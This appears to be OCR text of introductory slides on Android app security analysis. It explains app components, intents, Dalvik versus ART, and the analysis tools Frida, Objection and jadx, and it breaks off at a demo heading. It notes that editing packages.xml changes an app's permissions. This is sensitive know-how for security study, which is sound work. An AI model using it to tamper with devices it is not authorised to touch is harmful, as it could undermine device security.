resources.asrc - Resources can be compiled into this file instead of being put into the res folder. Also contains any application strings.

Fundamental Tips ....




More ...

Android applications entry points;

1. **Activities** - they represent visual screens of an application with which users interact with. (**Launcher Activities**)
2. **Services** - are components that do not provide a graphical interface. They provide the facility to perform tasks that are long running in the background and continue to work even when the user has opened another application or has closed all activities of the application that contains the service.

Fundamental Tips ....




Continuation ...

* **Started** - A service that is started is typically one that does not require the ability to communicate back to the application that started it, it can continue to function even if the calling application has been terminated.
* **Bound to** - A bound service provides an interface to communicate back results to the calling application, it only stays alive for the time that an application is bound to it.

3. **Broadcast receivers** - are **non-graphical** components that allow an application to register for certain system or application events.

Continuation ...

Fundamental Tips ....




For instance, an application that requires a notification when receiving an SMS would register for this event using a **broadcast receiver**. This allows a piece of code from an application to be executed only when a certain event takes place.

(This avoids a situation where any polling needs to take place and provides a powerful event-driven model for applications, In contrast to other application components, a broadcast receiver can be created at runtime.)

4. **Content providers** - are the data storehouses of an application that provide a standard way to retrieve, modify, and delete data a.k.a Databases

Fundamental Tips ....




More ...

Intent – is a defined object used for messaging that is created and communicated to an intended application component. This communication is done through calls to binder.

Explicit intent – specifies the application and component that the intent should be delivered to.

More ...


Fundamental Tips ....



- Upon installing an application, in addition to storing the APK on disk, the application attributes are cataloged in files located at **/data/system/packages.xml** and **/data/system/packages.list** , these files contain a list of all installed applications as well as other information important to the package.
- The **packages.xml** file stores information about each installed application, including the permissions that were requested. This means that
any changes made inside this file will directly affect the way that the OS treats the application. For instance, editing this file and adding or removing a permission from an application literally changes the application's permissions.
The Change: the files were marked as world readable. - **4.0.4**

More ...

Fundamental Tips ....




- - Dalvik vs ART - -

- **Dalvik** interprets code at **runtime** using a **Just-in-Time (JIT)** approach, which compiles bytecode to native code on the fly. This compilation introduces a delay and additional computing resources. (Dalvik makes use of **DEX** files as the stored executable format)

- **ART's new Ahead-Of-Time (AOT)** compilation converts applications to native code directly at installation time. This process takes a bit longer than its Dalvik counterpart and takes up more disk space; however, the aim is to improve application load times and responsiveness. This is achieved by having it stored as native code that at runtime does not need to be interpreted. (ART makes use of **OAT** files as the stored executable)

More ...

Fundamental Tips ....



- - Dalvik vs ART - -

- **Dalvik** interprets code at **runtime** using a **Just-in-Time (JIT)** approach, which compiles bytecode to native code on the fly. This compilation introduces a delay and additional computing resources. (Dalvik makes use of **DEX** files as the stored executable format)

- **ART's new Ahead-Of-Time (AOT)** compilation converts applications to native code directly at installation time. This process takes a bit longer than its Dalvik counterpart and takes up more disk space; however, the aim is to improve application load times and responsiveness. This is achieved by having it stored as native code that at runtime does not need to be interpreted. (ART makes use of **OAT** files as the stored executable)

Requirements....

- Determined by types of analysis:

*Static Analysis ..

- Rooted Device/Virtual Machine (**Genymotion**)
- ADB platform tools installed
- Mara Framework by **Christian Kisutsa**
- Swara VM by **Christian Kisutsa**
- jd-gui/jadx-gui; **Java decompiler GUI**
- dextojar.jar

:https://github.com/pxb1988/dex2jar

Requirements....

*Dynamic Analysis ..

- Rooted Device/Virtual Machine (**Genymotion**)
- ADB platform tools installed
- Frida; **Dynamic Instrumentation toolkit**
- House; **A run time mobile analysis toolkit**
- Objection; **runtime mobile exploration**.

Lets - Have - Fun

DEMO .....